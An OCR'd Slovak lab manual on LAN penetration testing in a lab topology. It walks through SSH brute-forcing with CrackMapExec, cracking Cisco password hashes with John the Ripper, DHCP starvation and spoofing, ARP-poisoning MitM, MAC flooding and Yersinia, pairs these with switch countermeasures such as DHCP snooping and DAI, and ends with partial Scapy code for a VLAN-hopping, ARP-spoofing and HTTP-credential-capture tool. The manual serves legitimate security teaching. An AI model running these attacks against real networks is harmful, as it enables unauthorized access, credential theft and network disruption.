
Penetračné testovanie LAN siete

V rámci tohto cvičenia sa bude postupovať podľa nasledujúcej topológie, na ktorej budú demonštrované základné zraniteľnosti sieťových zariadení a ich testovanie využitím rôznych nástrojov na penetračné testovanie LAN siete.

Topológia



Útoky hrubou silou na lámanie hesiel

Najskôr je potrebné zabezpečiť funkčné pripojenie na sieťové zariadenie využitím známych prihlasovacích údajov.

1. Vyskúšajte štandardné pripojenie na službu SSH smerovača.
   - Na smerovači je potrebné vykonať nasledujúcu konfiguráciu:

```
hostname r1
ip domain-name cnl.sk
crypto key generate rsa
1024
username cisco secret cisco123!
username test secret test
username hard secret cisco123!
enable secret cisco
line vty 0 4
  login local
  transport input ssh
```

   - Z kali linuxu zadajte príkaz:

```
ssh cisco@10.10.10.15
```

Uvedený príkaz pravdepodobne skončí chybou – sieťové zariadenie podporuje staršie exchange metódy pre vytvorenie ssh spojenia. Pre vyriešenie tohto problému je potrebné obohatiť konfiguráciu ssh clienta na linux zariadení nasledovne:

```
cd ~
nano .ssh/config


Host 10.10.10.15
```

```
    KexAlgorithms=+diffie-hellman-group14-sha1
Host 10.10.10.15
    HostKeyAlgorithms=+ssh-rsa
Host 10.10.10.15
    Ciphers=+aes128-cbc
Host *
HostkeyAlgorithms +ssh-dss
PubkeyAcceptedKeyTypes +ssh-dss
```

Konfiguráciu uložte stlačením tlačidla ctrl+X a následne Y

V tejto chvíli znova zadajte príkaz pre štandardné pripojenie sa na sieťové zariadenie. Pripojenie by malo prebehnúť bez problémov.

2. Využitím nástroja **CrackMapExec** vykonajte brute-force útok na SSH službu smerovača.
   - Vytvorte súbor obsahujúci používateľské mená:


```
nano users.txt


admin
cisco
test
ssh
user
```

   - Vytvorte súbor obsahujúci používateľské heslá:

```
nano password.txt


cisco
cisco123
cisco123!
jahoda
test
```

   - Spusťte nástroj crakmapexec pre skúšanie všetkých kombinácii mien a hesiel:

```
crackmapexec ssh 10.10.10.15 -u users.txt -p password.txt
```



3. Využitím nástroja John the Ripper skúste prelomiť hash hesla pre používateľov „test“ a „hard“. Pri používateľovi „hard“ je potrebné obohatiť slovník nachádzajúci sa v súbore /usr/share/john/password.lst.

```
ssh cisco@10.10.10.15
sh run | inc username
username cisco privilege 15 password 0 cisco123!
username test secret 5 $1$q7NN$e1JPfGmdlwgfL87rcs8ew0
username hard secret 5 $1$dK2o$Dh7xfmqRTNvxo//NZWh7Z.
```

Obohaťte súbor /usr/share/john/password.lst o heslo cisco123!

```
sudo nano /usr/share/john/password.lst
cisco123!
```

Vytvorte súbor s hash hodnotami, ktoré budú lámané:

```
nano hashPassword.txt
$1$q7NN$e1JPfGmdlwgfL87rcs8ew0
$1$dK2o$Dh7xfmqRTNvxo//NZWh7Z.
```

Spusťte nástroj John the Ripper a zobrazte prelomené heslá:

```
john hashPassword.txt
john --show hashPassword.txt

cat .john/john.pot
```

```
┌──(kali㉿Kali)-[~]
└─$ cat .john/john.pot
$1$q7NN$e1JPfGmdlwgfL87rcs8ew0:test
$1$dK2o$Dh7xfmqRTNvxo//NZWh7Z.:cisco123!
```

Útoky na LAN sieť a možné protiopatrenia

Konfigurácia bezpečnosti na prepínačoch pozostáva z konfigurácie nasledujúcich mechanizmov, ktoré riešia útoky smerujúce na rozhrania, VLAN a protokoly DHCP, ARP a STP.

a) Vypnutie nepoužívaných rozhraní:

Prvým spôsobom na zabezpečenie rozhraní je vypnutie nevyužitých rozhraní, čo je možné dosiahnuť príkazom *shutdown*. V prípade potreby vypnutia väčšieho rozsahu rozhraní je možné využiť príkaz *range*, ktorý umožňuje konfigurovať viacero rozhraní naraz. Konfigurácia vypnutia prvých 10 FastEthernetových rozhraní by vyzerala nasledovne:

```
S1(config)# interface range fa0/1 - 10
S1(config-if-range)# shutdown
```

b) Mechanizmy na zabránenie VLAN Hopping útoku:

VLAN hopping útok je možné realizovať vyjednaním trunk rozhrania na miestach, kde nie je želaný alebo útokom tzv. dvojitého značkovania v prípade, ak je natívna VLAN rovnaká ako dátová VLAN, v ktorej sa nachádza útočník.

Odporúčané kroky na zabránenie týmto útokom sú:


- Vypnúť dynamické vyjednávanie trunk rozhraní
  - Vypnutie DTP príkazom switchport nonegotiate
  - Statická konfigurácia access rozhrania
  - Vypnutie nepoužívaných rozhraní a ich priradenie do VLAN, ktorá nie je používaná.
- Nastavenie natívnej VLAN na trunk rozhraní na VLAN, ktorá nie je použitá na prenos dát. Pre tento účel je možné použiť príkaz: switchport trunk native vlan 999

c) Útoky na službu DHCP (DHCP Starvation a DHCP Spoofing) a protiopatrenie (DHCP Snooping)

1. Spusťte útok DHCP Starvation. Útok bude generovať DHCP discover správy vždy s inou zdrojovou MAC adresou s cieľom vyplytvať voľné IP adresy z reálneho DHCP servera.


```
sudo apt-get -y install dhcpstarv
sudo dhcpstarv -i eth0
```

2. Vykonajte jednoduchý prieskumnícky útok, a pozrite si informácie o pripojených zariadeniach, vytvorených spojeniach a štatistikách. Útok bude realizovaný nástrojom Ettercap, ktorý je možné nájsť v záložke Sniffing & Spoofing.




##########


##########



3. Vykonajte DHCP Spoofing útok:



##



Počítač pripojený do siete by mal získať falošné sieťové nastavenia.

4. Implementujte ochranný mechanizmus pre zabránenie DHCP Spoofing útoku = DHCP Snooping.
   Na zamedzenie DHCP útokom sa využíva DHCP snooping mechanizmus. Po spustení tohto mechanizmu sú štandardne všetky rozhrania v stave untrusted. Untrusted rozhrania sú schopné prenášať len DHCP Discover a Request správy, ktoré sú bežné pre koncového používateľa. Tento typ rozhrania neposiela správy typické pre DHCP server. Rozhrania smerujúce k DHCP serveru a do zvyšku infraštruktúry je potrebné konfigurovať ako trust. Tiež je možné nakonfigurovať max. počet DHCP správ za sekundu, ktoré je možné odoslať cez untrust rozhranie. Pri konfigurácií je tiež potrebné definovať, pre ktoré VLAN bude aplikovaný DHCP snooping mechanizmus. Po pridelení sieťových nastavení sa tvorí tzv. DHCP snooping binding tabuľka, ktorá v sebe nesie informáciu o MAC a IP adrese nachádzajúcej sa za rozhraním. Táto tabuľka sa využíva pri ďalších bezpečnostných mechanizmoch. Konfigurácie DHCP snoopingu na rozhraní Fa0/2 pre VLAN 10 a 20 s obmedzením prijatia max. množstva DHCP správ za sekundu na 100 by vyzerala nasledovne:


```
S1(config)# ip dhcp snooping
S1(config)# interface f0/24
S1(config-if)# ip dhcp snooping trust
S1(config-if)# exit
S1(config)# interface f0/6
S1(config-if-range)# ip dhcp snooping limit rate 100
S1(config-if)# exit
S1(config)# ip dhcp snooping vlan 1

R1(config)# int fa0/0
R1(config-if)# ip dhcp relay information trusted
```

Pozn.: Rozhranie Fa0/1 je rozhranie, za ktorým sa nachádza DHCP server.
Tabuľku vytvorenú po prijatí DHCP nastavení je možné zobraziť príkazom:


```
show ip dhcp snooping binding
```

d) Útok na službu ARP (DHCP Poisoning) a protiopatrenie (Dynamic ARP Inspection)

1. Vykonajte MItM útok využitím útoku ARP Poisoning, v tomto prípade stačí definovať dvojicu cieľov medzi ktorými chceme odchytávať komunikáciu. V našom prípade PC a Smerovač.



##



Pri pohľade na ARP tabuľku na smerovači (show ip arp) a počítači (arp -a) by malo byť vidieť, že mapovania obsahujú falošný záznam = MAC adresu útočníka priradenú počítači a smerovaču. Z PC 1 vykonajte ping na bránu. Ping by malo byť možné odchytiť na zariadení útočníka. Realizujte experiment, kde sa na smerovač pokúsite pripojiť protokolom Telnet.

2. Implementujte ochranný mechanizmus pre zabránenie ARP Poisoning útoku = DAI.
Útok spočíva v odosielaní tzv. Gratuitous ARP správ, v ktorých je ako MAC adresa, adresa útočníka a IP adresa je adresa brány. Ide o typ nevyžiadanej ARP správy, ktorá ma aktualizovať ARP tabuľky koncových zariadení za účelom posielania správ na útočníkove

zariadenie. Obranou voči tomu útoku je využitie mechanizmu Dynamic ARP Inspection (DAI), ktoré na základe DHCP snooping binding databázy kontroluje ARP požiadavky na Untrust rozhraniach. Konfigurácia pre VLAN 10 by vyzerala nasledovne:

```
S1(config)# ip dhcp snooping
S1(config)# ip dhcp snooping vlan 1
S1(config)# ip arp inspection vlan 1
S1(config)# interface fa0/24
S1(config-if)# ip dhcp snooping trust
S1(config-if)# ip arp inspection trust
```

Rozhranie Fa0/24 je pripojené k DHCP serveru.

V rámci DAI je možné definovať aké parametre sa majú kontrolovať v prijatej ARP požiadavke vzhľadom k tabuľke DHCP snooping binding a vzhľadom MAC adrese zdroja v ARP požiadavke.


```
S1(config)# ip arp inspection validate src-mac dst-mac ip
```

Príkaz ip arp inspection sa prepisuje, preto v prípade kontroly viacerých atribútov je potrebné tieto atribúty zapísať za sebou v rámci jedného príkazu.

e) Útok na tabuľku MAC adries

Vykonajte útok hrubou silou na prepínač s cieľom preplnenie jeho tabuľky MAC adries a pozorujte štatistiky MAC tabuľky na prepínači pred a po vykonaní útoku:

```
SW: show mac-address-table count
Kali: sudo apt install dsniff
Kali: sudo macof -i eth0
SW: show mac-address-table count
```



Yersinia


Jedným z ďalších nástrojov, ktoré je možné využiť na vykonanie útokov cielených na LAN sieť je nástroj Yersinia, ktorý umožňuje generovať dátové jednotky pre nasledujúce protokoly:

- Spanning Tree Protocol
- Cisco Discovery Protocol
- Dynamic Trunking Protocol
- Dynamic Host Configuration Protocol
- Host Standby Router Protocol
- 802.1q
- 802.1x
- Inter-Switch Link Protocol
- VLAN Trunking Protocol

Inštalácia a spustenie nástroja je možná nasledujúcimi príkazmi:


```
sudo apt install yersinia
sudo yersinia -G
sudo yersinia -I
```

Používateľské rozhranie nástroja Yersinia vyzerá nasledovne (možné spustiť príkazom sudo yersinia -G):



Tento nástroj je možné používať aj využitím terminálovej interakcie – spustenie možné príkazom:

```
sudo yersinia -I
```



Užitočné klávesové skratky:

- h (pomoc)
- g (prepínanie medzi typmi útokov)
- e (editovanie posielaných správ)
- x (spustenie útoku)
- K (zastavenie všetkých útokov)

Pohrajte sa s týmto nástrojom a jeho funkčnosť si overte show výpismi na prepínači, prípadne využitím nástroja Wireshark.

Tvorba nástroja na penetračné testovanie

Posledná časť tohto manuálu obsahuje ukážku vytvorenia jednoduchej aplikácie pre generovanie ICMP správy, pre odchytávanie dát zo sieťovej karty ale aj komplexnú aplikáciu obsahujúcu viacero funkcionalít pre penetračné testovanie LAN prostredia.

Generovanie ICMP správy

Pre generovanie ICMP správ je možné použiť nasledujúci zdrojový kód:

```
#importovanie knižnice SCAPY pre prácu s ICMP, IP protokolom a na
odosielanie dát
from scapy.layers.inet import ICMP, IP
from scapy.sendrecv import sr1

#funkcia na odoslanie jednej ICMP správy, pričom používateľ
definuje adresy a obsah
def send_one_ICMP_MSG(src_address, dst_address, payload):
    #vytvorenie dátovej jednotky = default IP + default ICMP +
payload
    icmp = IP() / ICMP() / payload
    #úprava atribútov IP hlavičky
    icmp[IP].src = src_address
```

```
    icmp[IP].dst = dst_address
    #odoslanie požiadaviek
    resp = sr1(icmp, timeout=2)
    print(resp)

#funkcia na odoslanie viacerých ICMP správ, pričom používateľ
definuje adresy, obsah a počet
def send_several_ICMP_MSG(src_address, dst_address, payload,
count):
    #vytvorenie dátovej jednotky = default IP + default ICMP +
payload
    icmp = IP() / ICMP() / payload
    #úprava atribútov IP hlavičky
    icmp[IP].src = src_address
    icmp[IP].dst = dst_address
    #cyklus, ktorý zopakuje odoslanie ICMP správy toľko krát, koľko
to definoval používateľ
    for num in range(0, count):
        #odoslanie požiadaviek
        resp = sr1(icmp, timeout=2)
        print(resp)

if __name__ == '__main__':
    #volanie vytvorených funkcii
    send_one_ICMP_MSG("10.10.10.19", "10.10.10.1", "Secret_MSG123")
    #send_several_ICMP_MSG("10.10.10.19", "10.10.10.1",
"Secret_MSG", 10)
```

Odchytávanie dát zo sieťovej karty


Pre odchytávanie dát zo sieťovej karty je možné použiť nasledujúci zdrojový kód:

```
#importovanie knižnice SCAPY pre prácu s protokolom IP, obsahom
prenášaných správ a odchytávania prevádzky zo sieťovej karty
from scapy.layers.inet import IP
from scapy.packet import Raw
from scapy.sendrecv import sniff
#importovanie knižnice pre prácu s JSON dátami
import json

if __name__ == '__main__':
     #odchytenie 5 ICMP správ a vytvorenie poľa pre ukladanie
kľúčových charakteristík
     packets = sniff(filter="icmp", count= 5)
     rcv_data = []
     #cyklus, ktorý prejde každou odchytenou ICMP správou
     for packet in range(0, 5):
     #do JSON podoby uloží hľadané charakteristiky
(zdrojová/cieľová adresa a payload)
     packet_info = {
          "src_address": packets[packet][IP].src,
          "dst_address": packets[packet][IP].dst,
          "payload": packets[packet][Raw].load.decode()
     }
```

```
    #uloženie dát do vytvoreného poľa
    rcv_data.append(packet_info)

    #výpis obsahu odchytených dát
    print(json.dumps(rcv_data, indent=2))
```

Aplikácia na penetračné testovanie LAN prostredia

Nasledujúci zdrojový kód predstavuje kód pre jednoduchú aplikáciu umožňujúcu základné zneužitie zraniteľnosti sieťových protokolov a zariadení. Vzhľad aplikácie je zobrazený na nasledujúcom obrázku:



Zdrojový kód aplikácie:

```
import tkinter as tk
from tkinter import ttk

from scapy.all import IP, ICMP, sr1
from scapy.layers.l2 import Dot3, LLC, SNAP, Ether, Dot1Q, ARP, STP
from scapy.contrib.dtp import *
from scapy.packet import ls, Raw
from scapy.sendrecv import sniff
from scapy.layers.http import HTTPRequest

class App:
    def __init__(self, master):
    super().__init__()
    self.master = master
    self.master.title("Network Security Tool")
    self.master.geometry("700x300")

    self.tabControl = ttk.Notebook(self.master)

    self.tab1 = ttk.Frame(self.tabControl)
    self.tab2 = ttk.Frame(self.tabControl)
    self.tab3 = ttk.Frame(self.tabControl)
    self.tab4 = ttk.Frame(self.tabControl)
    self.tab5 = ttk.Frame(self.tabControl)
    self.tab6 = ttk.Frame(self.tabControl)
    self.tab7 = ttk.Frame(self.tabControl)
```

```
      self.tab8 = ttk.Frame(self.tabControl)

      self.tabControl.add(self.tab1, text="ICMP Msg")
      self.tabControl.add(self.tab2, text="Ping Sweep")
      self.tabControl.add(self.tab3, text="Vlan Hopping")
      self.tabControl.add(self.tab4, text="Double Tagging")
      self.tabControl.add(self.tab5, text="ICMP Sniff")
      self.tabControl.add(self.tab6, text="ARP Spoofing")
      self.tabControl.add(self.tab7, text="STP RB Manipulation")
      self.tabControl.add(self.tab8, text="Capture HTTP Auth")
      self.tabControl.pack(expand=1, fill="both")

      ################################### Task 1
################################
      self.src_ip_add_value = tk.StringVar(self.master, "")
      self.dst_ip_add_value = tk.StringVar(self.master, "")
      self.msg_value = tk.StringVar(self.master, "")

      ttk.Label(self.tab1, text="Ping Attack").grid(columnspan=2,
row=0)
      ttk.Label(self.tab1, text="Set Source IP
Address:").grid(column=0, row=1)
      self.src_ip_add = ttk.Entry(self.tab1,
textvariable=self.src_ip_add_value).grid(column=1, row=1)

      ttk.Label(self.tab1, text="Set Destination IP
Address:").grid(column=0, row=2)
      self.dst_ip_add = ttk.Entry(self.tab1,
textvariable=self.dst_ip_add_value).grid(column=1, row=2)

      ttk.Label(self.tab1, text="Set Message to
Send:").grid(column=0, row=3)
      self.msg = ttk.Entry(self.tab1,
textvariable=self.msg_value).grid(column=1, row=3)

      ttk.Button(self.tab1, text="Send Ping",
command=self.T1_create_ping).grid(column=0, row=4)

      ################################### Task 2
################################
      self.T2_src_ip_add_value = tk.StringVar(self.master, "")
      self.T2_dst_ip_add_value = tk.StringVar(self.master, "")
      self.T2_dst_start_value = tk.StringVar(self.master, "")
      self.T2_dst_end_value = tk.StringVar(self.master, "")

      ttk.Label(self.tab2, text="Ping Scan").grid(columnspan=2,
row=0)
      ttk.Label(self.tab2, text="Set Source IP
Address:").grid(column=0, row=1)
      self.T2_src_ip_add = ttk.Entry(self.tab2,
textvariable=self.T2_src_ip_add_value).grid(column=1, row=1)

      ttk.Label(self.tab2, text="Set Destination Network
Address:").grid(column=0, row=2)
      self.T2_dst_ip_add = ttk.Entry(self.tab2,
```

```
textvariable=self.T2_dst_ip_add_value).grid(column=1, row=2)

      ttk.Label(self.tab2, text="Start IP Number:").grid(column=0,
row=3)
      self.T2_dst_start = ttk.Entry(self.tab2,
textvariable=self.T2_dst_start_value).grid(column=1, row=3)

      ttk.Label(self.tab2, text="End IP Number:").grid(column=0,
row=4)
      self.T2_dst_end = ttk.Entry(self.tab2,
textvariable=self.T2_dst_end_value).grid(column=1, row=4)

      ttk.Button(self.tab2, text="Start Scan",
command=self.T2_ping_range).grid(column=0, row=5)

      ################################### Task 3
#################################
      self.T3_src_ip_add_value = tk.StringVar(self.master, "")
      self.T3_dst_ip_add_value = tk.StringVar(self.master, "")
      self.T3_dst_vlan_value = tk.StringVar(self.master, "")

      ttk.Label(self.tab3, text="VLAN Hopping
Attack").grid(columnspan=2, row=0)
      ttk.Label(self.tab3, text="Set Source IP
Address:").grid(column=0, row=1)
      self.T3_src_ip_add = ttk.Entry(self.tab3,
textvariable=self.T3_src_ip_add_value).grid(column=1, row=1)

      ttk.Label(self.tab3, text="Set Destination IP
Address:").grid(column=0, row=2)
      self.T3_dst_ip_add = ttk.Entry(self.tab3,
textvariable=self.T3_dst_ip_add_value).grid(column=1, row=2)

      ttk.Label(self.tab3, text="Set Destination
VLAN").grid(column=0, row=3)
      self.T3_dst_vlan = ttk.Entry(self.tab3,
textvariable=self.T3_dst_vlan_value).grid(column=1, row=3)

      ttk.Button(self.tab3, text="Send Message",
command=self.T3_Trunk_Negotiation).grid(column=0, row=4)

      ################################### Task 4
#################################
      self.T4_src_ip_add_value = tk.StringVar(self.master, "")
      self.T4_dst_ip_add_value = tk.StringVar(self.master, "")
      self.T4_dst_vlan_value = tk.StringVar(self.master, "")
      self.T4_native_vlan_value = tk.StringVar(self.master, "")

      ttk.Label(self.tab4, text="Double Tagging
Attack").grid(columnspan=2, row=0)
      ttk.Label(self.tab4, text="Set Source IP
Address:").grid(column=0, row=1)
      self.T4_src_ip_add = ttk.Entry(self.tab4,
textvariable=self.T4_src_ip_add_value).grid(column=1, row=1)
```

```
      ttk.Label(self.tab4, text="Set Destination IP
Address:").grid(column=0, row=2)
      self.T4_dst_ip_add = ttk.Entry(self.tab4,
textvariable=self.T4_dst_ip_add_value).grid(column=1, row=2)

      ttk.Label(self.tab4, text="Set Destination
VLAN").grid(column=0, row=3)
      self.T4_dst_vlan = ttk.Entry(self.tab4,
